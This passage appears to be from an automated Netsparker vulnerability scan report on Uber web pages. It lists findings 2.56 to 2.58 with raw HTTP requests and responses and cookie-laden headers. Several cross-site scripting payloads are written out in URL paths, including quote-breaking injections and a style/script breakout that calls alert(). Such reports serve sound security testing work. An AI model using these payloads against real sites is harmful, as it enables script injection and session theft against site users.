T_FOUND; _gat_tealium_0=1; OPTOUTMULTI=; utag_main=v_id:01752d5c88b00008165a25fa20540006b0027063004b0$_
sn:1$_ss:0$_st:1602794403362$ses_id:1602783840444%3Bexp-session$_pn:1211%3Bexp-session$courier_su:couri
er_su%3Bexp-session; privacyStatment=This website uses third party cookies in order to serve you releva
nt ads. You can opt out of third party cookies by visiting our <a target="_blank" href="https://www.ube
r.com/global/en/privacy/notice/">cookie statement</a>.; _ga=GA1.2.1051851057.1602783849; _gid=GA1.2.200
5098227.1602783849; CONSENTMGR=ts:1602783854608%7Cconsent:false; marketing_vistor_id=2c18ff22-08d7-4d96
-9997-129872c7fe26; uber_sites_geolocalization={%22best%22:{%22localeCode%22:%22en%22%2C%22countryCode%
22:%22LK%22%2C%22territoryId%22:478%2C%22territorySlug%22:%22colombo%22%2C%22territoryName%22:%22Colomb
o%22}%2C%22url%22:{%22localeCode%22:%22en%22%2C%22countryCode%22:%22LK%22}%2C%22user%22:{%22countryCod
e%22:%22LK%22%2C%22territoryId%22:478%2C%22territoryGeoJson%22:[[{%22lat%22:9.8992777%2C%22lng%22:79.52
18048}%2C{%22lat%22:9.8992777%2C%22lng%22:81.9404209}%2C{%22lat%22:5.8568337%2C%22lng%22:81.9404209}%2C
{%22lat%22:5.8568337%2C%22lng%22:79.5218048}]]%2C%22territoryGeoPoint%22:{%22latitude%22:6.9271%2C%22lo
ngitude%22:79.8612}%2C%22localeCode%22:%22en%22%2C%22territorySlug%22:%22colombo%22%2C%22territoryName%
22:%22Colombo%22}}
Referer: https://www.uber.com/www_uber_com-ma_ar-c-sitemap.xml
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/70.0.3538.
77 Safari/537.36
X-Scanner: Netsparker
```

Response

Response Time (ms) : 6248.3297 **Total Bytes Received** : 66788 **Body Length** : 65536 **Is Compressed** : No

```
HTTP/1.1 404 Not Found
Set-Cookie: uber_sites_geolocalization={%22best%22:{%22localeCode%22:%22ar-SA%22%2C%22countryCode%22:%22MA%22%2C%22territoryId%22:478%2C%22territorySlug%22:%22colombo%22%2C%22territoryName%22:%22%D9%83%D9%88%D9%84%D9%88%D9%85%D8%A8%D9%88%22}%2C%22url%22:{%22localeCode%22:%22ar-SA%22%2C%22countryCode%22:%22MA%22}%2C%22user%22:{%22countryCode%22:%22LK%22%2C%22territoryId%22:478%2C%22territoryGeoJson%22:[[{%22lat%22:9.8992777%2C%22lng%22:79.5218048}%2C{%22lat%22:9.8992777%2C%22lng%22:81.9404209}%2C{%22lat%22:5.8568337%2C%22lng%22:81.9404209}%2C{%22lat%22:5.8568337%2C%22lng%22:79.5218048}]]%2C%22territoryGeoPoint%22:{%22latitude%22:6.9271%2C%22longitude%22:79.8612}%2C%22localeCode%22:%22en%22%2C%22territorySlug%22:%22colombo%22%2C%22territoryName%22:%22%D9%83%D9%88%D9%84%D9%88%D9%85%D8%A8%D9%88%22}}; path=/; expires=Fri, 15 Oct 2021 20:10:43 GMT; domain=www.uber.com
Server: openresty
X-Content-Type-Options: nosniff
Connection: keep-alive
Via: 1.1 muttley
X-XSS-Protection: 1; mode=block
X-Frame-Options: SAMEORIGIN
Strict-Transport-Security: max-age=604800
Content-Type: text/html; charset=utf-8
Transfer-Encoding: chunked
Content-Encoding:
Date: Thu, 15 Oct 2020 20:10:43 GMT
Cache-Control: max-age=0

<!doctype html><html lang="ar-SA" dir="rtl"><head><meta charset="utf-8" /><title>لم يتم العثور على الصفحة | Uber</title><link rel="preload" href="https://d3i4yxtzktqr9n.cloudfront.net/uber-sites/client-main-693dcf4411366a7dd629.js" nonce="49b3b629-787b-4002-a6a9-42574efedc20" crossorigin="anonymous" as="script"/><link rel="preload" href="https://d3i4yxtzktqr9n.cloudfront.net/uber-sites/client-vendor-af02f1e1d22f3a52a352.js" nonce="49b3b629-787b-4002-a6a9-42574efedc20" crossorigin="anonymous" as="script"/><link rel="preload" href="https://d3i4yxtzktqr9n.cloudfront.net/uber-sites/client-runtime-89c12cf81621d425a052.js" nonce="49b3b629-787b-4002-a6a9-42574efedc20" crossorigin="anonymous" as="script"/><script nonce="49b3b629-787b-4002-a6a9-42
…
```

2.56. https://www.uber.com/ma/ar/about/accessibility/service-animal-policy/'ns='netsparker(0x016697)/

Proof URL

https://www.uber.com/ma/ar/about/accessibility/service-animal-policy/'ns='alert(0x016697)/

Injection URL

https://www.uber.com/ma/ar/about/accessibility/service-animal-policy/'ns='netsparker(0x016697)

Certainty

Request

```
GET /ma/ar/about/accessibility/service-animal-policy/'ns='netsparker(0x016697)/ HTTP/1.1
Host: www.uber.com
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
Cookie: _ua={"session_id":"d2cb7326-9154-4e15-b983-41d8bc56aaa6","session_time_ms":1602783813515}; segm
entCookie=a; _fbp=fb.1.1602783851764.1362866949; _scid=480b9cc8-554a-473c-a37b-ffb23fe2af8e; jwt-sessio
n=eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpYXQiOjE2MDI3ODM4MTMsImRhdGEiOnsidW5kZWZpbmVkLHVuZGVmaW5lZCI6
IklHTk9SRUQifSwiZXhwIjoxNjAyODcwMjEzfQ.OoI6RmllLULo75D6dpPnG6nuXkItnPtIKa3-zf4fzNE; AMP_TOKEN=%24NOT_FO
UND; _gat_tealium_0=1; CONSENTMGR=ts:1602783854608%7Cconsent:false; OPTOUTMULTI=; utag_main=v_id:01752d
5c88b00008165a25fa20540006b0027063004b0$_sn:3$_ss:0$_st:1602815659459$ses_id:1602812626968%3Bexp-sessio
n$_pn:180%3Bexp-session$courier_su:courier_su%3Bexp-session; privacyStatment=This website uses third pa
rty cookies in order to serve you relevant ads. You can opt out of third party cookies by visiting our
 <a target="_blank" href="https://www.uber.com/global/en/privacy/notice/">cookie statement</a>.; _ga=GA
1.2.1051851057.1602783849; _gid=GA1.2.2005098227.1602783849; marketing_vistor_id=2c18ff22-08d7-4d96-999
7-129872c7fe26; uber_sites_geolocalization={%22best%22:{%22localeCode%22:%22ar-SA%22%2C%22countryCode%2
2:%22MA%22%2C%22territoryId%22:478%2C%22territorySlug%22:%22colombo%22%2C%22territoryName%22:%22%D9%83%
D9%88%D9%84%D9%88%D9%85%D8%A8%D9%88%22}%2C%22url%22:{%22localeCode%22:%22ar-SA%22%2C%22countryCode%22:%
22MA%22}%2C%22user%22:{%22countryCode%22:%22LK%22%2C%22territoryId%22:478%2C%22territoryGeoJson%22:[[{%
22lat%22:9.8992777%2C%22lng%22:79.5218048}%2C{%22lat%22:9.8992777%2C%22lng%22:81.9404209}%2C{%22lat%22:
5.8568337%2C%22lng%22:81.9404209}%2C{%22lat%22:5.8568337%2C%22lng%22:79.5218048}]]%2C%22territoryGeoPoi
nt%22:{%22latitude%22:6.9271%2C%22longitude%22:79.8612}%2C%22localeCode%22:%22en%22%2C%22territorySlug%
22:%22colombo%22%2C%22territoryName%22:%22%D9%83%D9%88%D9%84%D9%88%D9%85%D8%A8%D9%88%22}}
Referer: https://www.uber.com/ma/ar/about/accessibility/service-animal-policy/
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/70.0.3538.
77 Safari/537.36
X-Scanner: Netsparker
```

Injection Request

```
GET /ma/ar/about/accessibility/service-animal-policy/'ns='netsparker(0x016697) HTTP/1.1
Host: www.uber.com
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
Cookie: _ua={"session_id":"d2cb7326-9154-4e15-b983-41d8bc56aaa6","session_time_ms":1602783813515};
 segmentCookie=a; _fbp=fb.1.1602783851764.1362866949; _scid=480b9cc8-554a-473c-a37b-ffb23fe2af8e;
 jwt-session=eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpYXQiOjE2MDI3ODM4MTMsImRhdGEiOnsidW5kZWZpbmVk
LHVuZGVmaW5lZCI6IklHTk9SUQifSwiZXhwIjoxNjAyODcwMjEzfQ.OoI6RmllLULo75D6dpPnG6nuXkItnPtIKa3-zf4fzN
E; AMP_TOKEN=%24NOT_FOUND; _gat_tealium_0=1; CONSENTMGR=ts:1602783854608%7Cconsent:false; OPTOUTMU
LTI=; utag_main=v_id:01752d5c88b00008165a25fa20540006b0027063004b0$_sn:3$_ss:0$_st:1602815659459$s
es_id:1602812626968%3Bexp-session$_pn:180%3Bexp-session$courier_su:courier_su%3Bexp-session; priva
cyStatment=This website uses third party cookies in order to serve you relevant ads. You can opt o
ut of third party cookies by visiting our <a target="_blank" href="https://www.uber.com/global/en/
privacy/notice/">cookie statement</a>.; marketing_vistor_id=2c18ff22-08d7-4d96-9997-129872c7fe26;
 uber_sites_geolocalization={%22best%22:{%22localeCode%22:%22en%22%2C%22countryCode%22:%22LK%22%2
C%22territoryId%22:478%2C%22territorySlug%22:%22colombo%22%2C%22territoryName%22:%22Colombo%22}%2
C%22url%22:{%22localeCode%22:%22en%22%2C%22countryCode%22:%22LK%22}%2C%22user%22:{%22countryCode%2
2:%22LK%22%2C%22territoryId%22:478%2C%22territoryGeoJson%22:[[{%22lat%22:9.8992777%2C%22lng%22:79.
5218048}%2C{%22lat%22:9.8992777%2C%22lng%22:81.9404209}%2C{%22lat%22:5.8568337%2C%22lng%22:81.9404
209}%2C{%22lat%22:5.8568337%2C%22lng%22:79.5218048}]]%2C%22territoryGeoPoint%22:{%22latitude%22:6.
9271%2C%22longitude%22:79.8612}%2C%22localeCode%22:%22en%22%2C%22territorySlug%22:%22colombo%22%2
C%22territoryName%22:%22Colombo%22}}; _ga=GA1.2.1051851057.1602783849; _gid=GA1.2.2005098227.16027
83849
Referer: https://www.uber.com/www_uber_com-ma_ar-c-sitemap.xml
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/70.0.
3538.77 Safari/537.36
X-Scanner: Netsparker
```

Response

Response Time (ms) : 4819.5247 **Total Bytes Received** : 66788 **Body Length** : 65536 **Is Compressed** : No

```
#Injection
HTTP/1.1 301 Moved Permanently
Location: /ma/ar/about/accessibility/service-animal-policy/'ns='netsparker(0x016697)/
Cache-Control: no-store, no-cache, must-revalidate, proxy-revalidate
Set-Cookie: uber_sites_geolocalization={%22best%22:{%22localeCode%22:%22ar-SA%22%2C%22countryCode%22:%22MA%22%2C%22territoryId%22:478%2C%22territorySlug%22:%22colombo%22%2C%22territoryName%22:%22%D9%83%D9%88%D9%84%D9%88%D9%85%D8%A8%D9%88%22}%2C%22url%22:{%22localeCode%22:%22ar-SA%22%2C%22countryCode%22:%22MA%22}%2C%22user%22:{%22countryCode%22:%22LK%22%2C%22territoryId%22:478%2C%22territoryGeoJson%22:[[{%22lat%22:9.8992777%2C%22lng%22:79.5218048}%2C{%22lat%22:9.8992777%2C%22lng%22:81.9404209}%2C{%22lat%22:5.8568337%2C%22lng%22:81.9404209}%2C{%22lat%22:5.8568337%2C%22lng%22:79.5218048}]]%2C%22territoryGeoPoint%22:{%22latitude%22:6.9271%2C%22longitude%22:79.8612}%2C%22localeCode%22:%22en%22%2C%22territorySlug%22:%22colombo%22%2C%22territoryName%22:%22%D9%83%D9%88%D9%84%D9%88%D9%85%D8%A8%D9%88%22}}; path=/; expires=Sat, 16 Oct 2021 02:04:22 GMT; domain=www.uber.com
Set-Cookie: marketing_vistor_id=2c18ff22-08d7-4d96-9997-129872c7fe26; path=/; expires=Sat, 16 Oct 2021
 02:04:22 GMT; domain=.uber.com; secure
Strict
…

}
</style>
<script type="application/json" id="__PAGE_CACHE__">
{\u0022cacheKey\u0022:\u0022v4:uber-sites:page-cache:www.uber.com:/ma/ar/about/accessibility/service-animal-policy/'ns='netsparker(0x016697)/:_________:ar-SA:478:\u0022,\u0022fresh\u0022:true}
</script>
</head><body><div id='root'><div class="ae af"><div class=""><a href="#main" class="ag ah ai aj ak al am an ao ap aq ar as
…
```

Injection Response

```
GET /ma/ar/about/accessibility/service-animal-policy/'ns='netsparker(0x016697) HTTP/1.1
Host: www.uber.com
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
Cookie: _ua={"session_id":"d2cb7326-9154-4e15-b983-41d8bc56aaa6","session_time_ms":1602783813515}; segmentCookie=a; _fbp=fb.1.1602783851764.1362866949; _scid=480b9cc8-554a-473c-a37b-ffb23fe2af8e; jwt-session=eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpYXQiOjE2MDI3ODM4MTMsImRhdGEiOnsidW5kZWZpbmVkLHVuZGVmaW5lZCI6IklHTk9SRUQifSwiZXhwIjoxNjAyODcwMjEzfQ.OoI6RmllLULo75D6dpPnG6nuXkItnPtIKa3-zf4fzNE; AMP_TOKEN=%24NOT_FOUND; _gat_tealium_0=1; CONSENTMGR=ts:1602783854608%7Cconsent:false; OPTOUTMULTI=; utag_main=v_id:01752d5c88b00008165a25fa20540006b0027063004b0$_sn:3$_ss:0$_st:1602815659459$ses_id:1602812626968%3Bexp-session$_pn:180%3Bexp-session$courier_su:courier_su%3Bexp-session; privacyStatment=This website uses third party cookies in order to serve you relevant ads. You can opt out of third party cookies by visiting our <a target="_blank" href="https://www.uber.com/global/en/privacy/notice/">cookie statement</a>.; marketing_vistor_id=2c18ff22-08d7-4d96-9997-129872c7fe26; uber_sites_geolocalization={%22best%22:{%22localeCode%22:%22en%22%2C%22countryCode%22:%22LK%22%2C%22territoryId%22:478%2C%22territorySlug%22:%22colombo%22%2C%22territoryName%22:%22Colombo%22}%2C%22url%22:{%22localeCode%22:%22en%22%2C%22countryCode%22:%22LK%22}%2C%22user%22:{%22countryCode%22:%22LK%22%2C%22territoryId%22:478%2C%22territoryGeoJson%22:[[{%22lat%22:9.8992777%2C%22lng%22:79.5218048}%2C{%22lat%22:9.8992777%2C%22lng%22:81.9404209}%2C{%22lat%22:5.8568337%2C%22lng%22:81.9404209}%2C{%22lat%22:5.8568337%2C%22lng%22:79.5218048}]]%2C%22territoryGeoPoint%22:{%22latitude%22:6.9271%2C%22longitude%22:79.8612}%2C%22localeCode%22:%22en%22%2C%22territorySlug%22:%22colombo%22%2C%22territoryName%22:%22Colombo%22}}; _ga=GA1.2.1051851057.1602783849; _gid=GA1.2.2005098227.1602783849
Referer: https://www.uber.com/www_uber_com-ma_ar-c-sitemap.xml
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/70.0.3538.77 Safari/537.36
X-Scanner: Netsparker
```

2.57. https://www.uber.com/ma/ar/ride/how-it-works/%27%2bnetsparker(0x00D961)%2b%27/

Method	Parameter	Value
GET	param3	ride
GET	param4	'+netsparker(0x00D961)+'
GET	param2	ar
GET	param1	ma

Certainty

Request

```
GET /ma/ar/ride/how-it-works/%27%2bnetsparker(0x00D961)%2b%27/ HTTP/1.1
Host: www.uber.com
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
Cookie: _ua={"session_id":"d2cb7326-9154-4e15-b983-41d8bc56aaa6","session_time_ms":1602783813515}; jwt-
session=eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpYXQiOjE2MDI3ODM4MTMsImV4cCI6MTYwMjg3MDIxM30.r42AW6OLDq
hVXu_dCFNZPIWUS9Al64RTbqoOaUFYzrs; segmentCookie=a; _fbp=fb.1.1602783851764.1362866949; AMP_TOKEN=%24NO
T_FOUND; CONSENTMGR=ts:1602783854608%7Cconsent:false; OPTOUTMULTI=; utag_main=v_id:01752d5c88b00008165a
25fa20540006b0027063004b0$_sn:1$_ss:0$_st:1602793718640$ses_id:1602783840444%3Bexp-session$_pn:1120%3Be
xp-session$courier_su:courier_su%3Bexp-session; privacyStatment=This website uses third party cookies i
n order to serve you relevant ads. You can opt out of third party cookies by visiting our <a target="_b
lank" href="https://www.uber.com/global/en/privacy/notice/">cookie statement</a>.; _ga=GA1.2.105185105
7.1602783849; _gid=GA1.2.2005098227.1602783849; marketing_vistor_id=2c18ff22-08d7-4d96-9997-129872c7fe2
6; uber_sites_geolocalization={%22best%22:{%22localeCode%22:%22en%22%2C%22countryCode%22:%22CZ%22%2C%22
territoryId%22:478%2C%22territorySlug%22:%22colombo%22%2C%22territoryName%22:%22Colombo%22}%2C%22url%2
2:{%22localeCode%22:%22en%22%2C%22countryCode%22:%22CZ%22}%2C%22user%22:{%22countryCode%22:%22LK%22%2C%
22territoryId%22:478%2C%22territoryGeoJson%22:[[{%22lat%22:9.8992777%2C%22lng%22:79.5218048}%2C{%22lat%
22:9.8992777%2C%22lng%22:81.9404209}%2C{%22lat%22:5.8568337%2C%22lng%22:81.9404209}%2C{%22lat%22:5.8568
337%2C%22lng%22:79.5218048}]]%2C%22territoryGeoPoint%22:{%22latitude%22:6.9271%2C%22longitude%22:79.861
2}%2C%22localeCode%22:%22en%22%2C%22territorySlug%22:%22colombo%22%2C%22territoryName%22:%22Colombo%2
2}}
Referer: https://www.uber.com/www_uber_com-ma_ar-c-sitemap.xml
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/70.0.3538.
77 Safari/537.36
X-Scanner: Netsparker
```

Response

Response Time (ms) : 3279.0589 **Total Bytes Received** : 66788 **Body Length** : 65536 **Is Compressed** : No


```
HTTP/1.1 404 Not Found
Set-Cookie: uber_sites_geolocalization={%22best%22:{%22localeCode%22:%22ar-SA%22%2C%22countryCode%22:%22MA%22%2C%22territoryId%22:478%2C%22territorySlug%22:%22colombo%22%2C%22territoryName%22:%22%D9%83%D9%88%D9%84%D9%88%D9%85%D8%A8%D9%88%22}%2C%22url%22:{%22localeCode%22:%22ar-SA%22%2C%22countryCode%22:%22MA%22}%2C%22user%22:{%22countryCode%22:%22LK%22%2C%22territoryId%22:478%2C%22territoryGeoJson%22:[[{%22lat%22:9.8992777%2C%22lng%22:79.5218048}%2C{%22lat%22:9.8992777%2C%22lng%22:81.9404209}%2C{%22lat%22:5.8568337%2C%22lng%22:81.9404209}%2C{%22lat%22:5.8568337%2C%22lng%22:79.5218048}]]%2C%22territoryGeoPoint%22:{%22latitude%22:6.9271%2C%22longitude%22:79.8612}%2C%22localeCode%22:%22en%22%2C%22territorySlug%22:%22colombo%22%2C%22territoryName%22:%22%D9%83%D9%88%D9%84%D9%88%D9%85%D8%A8%D9%88%22}}; path=/; expires=Fri, 15 Oct 2021 19:59:11 GMT; domain=www.uber.com
Server: openresty
X-Content-Type-Options: nosniff
Connection: keep-alive
Via: 1.1 muttley
X-XSS-Protection: 1; mode=block
X-Frame-Options: SAMEORIGIN
Strict-Transport-Security: max-age=604800
Content-Type: text/html; charset=utf-8
Transfer-Encoding: chunked
Content-Encoding:
Date: Thu, 15 Oct 2020 19:59:11 GMT
Cache-Control: max-age=0

<!doctype html><html lang="ar-SA" dir="rtl"><head><meta charset="utf-8" /><title>لم يتم العثور على الصفحة | Uber</title><link rel="preload" href="https://d3i4yxtzktqr9n.cloudfront.net/uber-sites/client-main-693dcf4411366a7dd629.js" nonce="78997a19-225b-4c2b-a0e8-bad0d9bf2c02" crossorigin="anonymous" as="script"/><link rel="preload" href="https://d3i4yxtzktqr9n.cloudfront.net/uber-sites/client-vendor-af02f1e1d22f3a52a352.js" nonce="78997a19-225b-4c2b-a0e8-bad0d9bf2c02" crossorigin="anonymous" as="script"/><link rel="preload" href="https://d3i4yxtzktqr9n.cloudfront.net/uber-sites/client-runtime-89c12cf81621d425a052.js" nonce="78997a19-225b-4c2b-a0e8-bad0d9bf2c02" crossorigin="anonymous" as="script"/><script nonce="78997a19-225b-4c2b-a0e8-ba
…
```


2.58. https://www.uber.com/ma/ar/ride/how-it-works/change-location/'%22--%3E%3C/style%3E%3C/scRipt%3E%3CscRipt%3Enetsparker(0x016469)%3C/scRipt%3E/

Proof URL

https://www.uber.com/ma/ar/ride/how-it-works/change-location/'%22--%3E%3C/style%3E%3C/scRipt%3E%3CscRipt%3Ealert(0x016469)%3C/scRipt%3E/

Injection URL

https://www.uber.com/ma/ar/ride/how-it-works/change-location/'%22--%3E%3C/style%3E%3C/scRipt%3E%3CscRipt%3Enetsparker(0x016469)%3C/scRipt%3E

Certainty

Request

```
GET /ma/ar/ride/how-it-works/change-location/'%22--%3E%3C/style%3E%3C/scRipt%3E%3CscRipt%3Enetsparker(0
x016469)%3C/scRipt%3E/ HTTP/1.1
Host: www.uber.com
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
Cookie: _ua={"session_id":"d2cb7326-9154-4e15-b983-41d8bc56aaa6","session_time_ms":1602783813515}; segm
entCookie=a; _fbp=fb.1.1602783851764.1362866949; _scid=480b9cc8-554a-473c-a37b-ffb23fe2af8e; jwt-sessio
n=eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpYXQiOjE2MDI3ODM4MTMsImRhdGEiOnsidW5kZWZpbmVkLHVuZGVmaW5lZCI6
IklHTk9SRUQifSwiZXhwIjoxNjAyODcwMjEzfQ.OoI6RmllLULo75D6dpPnG6nuXkItnPtIKa3-zf4fzNE; AMP_TOKEN=%24NOT_FO
UND; _gat_tealium_0=1; _ga=GA1.2.1051851057.1602783849; _gid=GA1.2.2005098227.1602783849; OPTOUTMULTI=;
 utag_main=v_id:01752d5c88b00008165a25fa20540006b0027063004b0$_sn:3$_ss:0$_st:1602815416521$ses_id:1602
812626968%3Bexp-session$_pn:151%3Bexp-session$courier_su:courier_su%3Bexp-session; privacyStatment=This
 website uses third party cookies in order to serve you relevant ads. You can opt out of third party co
okies by visiting our <a target="_blank" href="https://www.uber.com/global/en/privacy/notice/">cookie s
tatement</a>.; CONSENTMGR=ts:1602783854608%7Cconsent:false; marketing_vistor_id=2c18ff22-08d7-4d96-9997
-129872c7fe26; uber_sites_geolocalization={%22best%22:{%22localeCode%22:%22en%22%2C%22countryCode%22:%2
2JO%22%2C%22territoryId%22:478%2C%22territorySlug%22:%22colombo%22%2C%22territoryName%22:%22Colombo%2
2}%2C%22url%22:{%22localeCode%22:%22%22%2C%22countryCode%22:%22JO%22}%2C%22user%22:{%22countryCode%22:%
22LK%22%2C%22territoryId%22:478%2C%22territoryGeoJson%22:[[{%22lat%22:9.8992777%2C%22lng%22:79.521804
8}%2C{%22lat%22:9.8992777%2C%22lng%22:81.9404209}%2C{%22lat%22:5.8568337%2C%22lng%22:81.9404209}%2C{%22
lat%22:5.8568337%2C%22lng%22:79.5218048}]]%2C%22territoryGeoPoint%22:{%22latitude%22:6.9271%2C%22longit
ude%22:79.8612}%2C%22localeCode%22:%22en%22%2C%22territorySlug%22:%22colombo%22%2C%22territoryName%22:%
22Colombo%22}}
Referer: https://www.uber.com/ma/ar/ride/how-it-works/change-location/
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/70.0.3538.
77 Safari/537.36
X-Scanner: Netsparker
```

Injection Request

```
GET /ma/ar/ride/how-it-works/change-location/'%22--%3E%3C/style%3E%3C/scRipt%3E%3CscRipt%3Enetspar
ker(0x016469)%3C/scRipt%3E HTTP/1.1
Host: www.uber.com
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
Cookie: _ua={"session_id":"d2cb7326-9154-4e15-b983-41d8bc56aaa6","session_time_ms":1602783813515};
 segmentCookie=a; _fbp=fb.1.1602783851764.1362866949; _scid=480b9cc8-554a-473c-a37b-ffb23fe2af8e;
 jwt-session=eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpYXQiOjE2MDI3ODM4MTMsImRhdGEiOnsidW5kZWZpbmVk
LHVuZGVmaW5lZCI6IklHTk9SRUQifSwiZXhwIjoxNjAyODcwMjEzfQ.OoI6RmllLULo75D6dpPnG6nuXkItnPtIKa3-zf4fzN
E; AMP_TOKEN=%24NOT_FOUND; _gat_tealium_0=1; _ga=GA1.2.1051851057.1602783849; _gid=GA1.2.200509822
7.1602783849; CONSENTMGR=ts:1602783854608%7Cconsent:false; OPTOUTMULTI=; utag_main=v_id:01752d5c88
b00008165a25fa20540006b0027063004b0$_sn:3$_ss:0$_st:1602815414281$ses_id:1602812626968%3Bexp-sessi
on$_pn:149%3Bexp-session$courier_su:courier_su%3Bexp-session; privacyStatment=This website uses th
ird party cookies in order to serve you relevant ads. You can opt out of third party cookies by vi
siting our <a target="_blank" href="https://www.uber.com/global/en/privacy/notice/">cookie stateme
nt</a>.; marketing_vistor_id=2c18ff22-08d7-4d96-9997-129872c7fe26; uber_sites_geolocalization={%22
best%22:{%22localeCode%22:%22es%22%2C%22countryCode%22:%22PA%22%2C%22territoryId%22:478%2C%22terri
torySlug%22:%22colombo%22%2C%22territoryName%22:%22Colombo%22}%2C%22url%22:{%22localeCode%22:%22e
s%22%2C%22countryCode%22:%22PA%22}%2C%22user%22:{%22countryCode%22:%22LK%22%2C%22territoryId%22:47
8%2C%22territoryGeoJson%22:[[{%22lat%22:9.8992777%2C%22lng%22:79.5218048}%2C{%22lat%22:9.8992777%2
C%22lng%22:81.9404209}%2C{%22lat%22:5.8568337%2C%22lng%22:81.9404209}%2C{%22lat%22:5.8568337%2C%22
lng%22:79.5218048}]]%2C%22territoryGeoPoint%22:{%22latitude%22:6.9271%2C%22longitude%22:79.8612}%2
C%22localeCode%22:%22en%22%2C%22territorySlug%22:%22colombo%22%2C%22territoryName%22:%22Colombo%2
2}}
Referer: https://www.uber.com/www_uber_com-ma_ar-c-sitemap.xml
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/70.0.
3538.77 Safari/537.36
X-Scanner: Netsparker
```

Response

Response Time (ms) : 4721.0492 **Total Bytes Received** : 66788 **Body Length** : 65536 **Is Compressed** : No

```
#Injection
HTTP/1.1 301 Moved Permanently
Location: /ma/ar/ride/how-it-works/change-location/'%22--%3E%3C/style%3E%3C/scRipt%3E%3CscRipt%3Enetspa
rker(0x016469)%3C/scRipt%3E/
Cache-Control: no-store, no-cache, must-revalidate, proxy-revalidate
Set-Cookie: uber_sites_geolocalization={%22best%22:{%22localeCode%22:%22ar-SA%22%2C%22countryCode%22:%2
2MA%22%2C%22territoryId%22:478%2C%22territorySlug%22:%22colombo%22%2C%22territoryName%22:%22%D9%83%D9%8
8%D9%84%D9%88%D9%85%D8%A8%D9%88%22}%2C%22url%22:{%22localeCode%22:%22ar-SA%22%2C%22countryCode%22:%22M
A%22}%2C%22user%22:{%22countryCode%22:%22LK%22%2C%22territoryId%22:478%2C%22territoryGeoJson%22:[[{%22l
at%22:9.8992777%2C%22lng%22:79.5218048}%2C{%22lat%22:9.8992777%2C%22lng%22:81.9404209}%2C{%22lat%22:5.8
568337%2C%22lng%22:81.9404209}%2C{%22lat%22:5.8568337%2C%22lng%22:79.5218048}]]%2C%22territoryGeoPoint%
22:{%22latitude%22:6.9271%2C%22longitude%22:79.8612}%2C%22localeCode%22:%22en%22%2C%22territorySlug%2
2:%22colombo%22%2C%22territoryName%22:%22%D9%83%D9%88%D9%84%D9%88%D9%85%D8%A8%D9%88%22}}; path=/; expir
es=Sat, 16 Oct 2021 02:00:20 GMT; domain=www.uber.com
Set-Cookie: marketing_vistor_id=2c18ff22-08d7-4d96-9997-129872c7fe26; path=/; expires=Sat, 16 Oct 2021
 02:00:20 GMT; domain=.uber.com; secure
Strict-Transport-Security: max-age=604800
Server: openresty
Surrogate-Control: no-store
X-Xss-Protection: 1; mode=block
Connection: keep-alive
X-Content-Type-Options: nosniff
Expires: 0
X-Frame-Options: SAMEORIGIN
Content-Security-Policy: block-all-mixed-content; object-src 'none'; script-src 'nonce-23b3b1d3-b1b0-44
dc-8d8d-252b1ace19b9' 'unsafe-inline' 'unsafe-eval' 'strict-dynamic' https: http:; report-uri https://c
sp.uber.com/csp?a=uber-sites&ro=false
Content-Length: 281
Via: 1.1 muttley
Content-Type: text/html; charset=utf-8
Pragma: no-cache
Date: Fri, 16 Oct 2020 02:00:20 GMT

Redirecting to <a href="/ma/ar/ride/how-it-works/change-location/&#39;%22--%3E%3C/style%3E%3C/scRipt%3
E%3CscRipt%3Enetsparker(0x016
…
```

Injection Response

```
GET /ma/ar/ride/how-it-works/change-location/'%22--%3E%3C/style%3E%3C/scRipt%3E%3CscRipt%3Enetsparker
(0x016469)%3C/scRipt%3E HTTP/1.1
Host: www.uber.com
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
Cookie: _ua={"session_id":"d2cb7326-9154-4e15-b983-41d8bc56aaa6","session_time_ms":1602783813515}; seg
mentCookie=a; _fbp=fb.1.1602783851764.1362866949; _scid=480b9cc8-554a-473c-a37b-ffb23fe2af8e; jwt-sess
